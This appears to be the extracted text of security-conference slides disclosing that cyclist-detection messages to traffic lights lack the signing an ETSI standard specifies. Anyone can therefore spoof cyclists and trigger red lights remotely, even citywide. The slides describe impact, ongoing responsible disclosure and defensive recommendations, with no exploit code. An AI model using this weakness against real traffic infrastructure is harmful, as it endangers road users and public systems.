
Allows to:

- Remotely influence a cycling traffic light;
- Or all cycling lights in a city at once;
- Imitate cyclists only (for now)

Impact:

- Limited: **safety systems stay intact** (no accidents)
- Causing **annoyance** due to unnecessary red light
- Funny, however: annoyance by red lights can lead to **road rage**

Ongoing: responsible disclosure process



CONCLUSION

KEY ISSUE: No Signing

Despite specification in ETSI standard.

Allows to:

- Remotely influence a cycling traffic light:

WE ONLY GET ONE CHANCE

- Imitate cyclists only (for now)

TO IMPLEMENT THIS CORRECTLY

FOUNDATION FOR THE FUTURE

- Causing annoyance due to unnecessary red light
- Funny, however: annoyance by red lights can lead to road rage

Ongoing: responsible disclosure process



RECOMMENDATIONS

1. Implement some form of **authentication**
2. Monitor unexpected / **implausible behavior** at the backend
3. **Block abuse**



Q&A

Thursday, August 6th, 2020
13:30 - 14:00 (Pacific Time)

Or contact us directly:



@WESLEYNEELEN



@RIKVDUIJN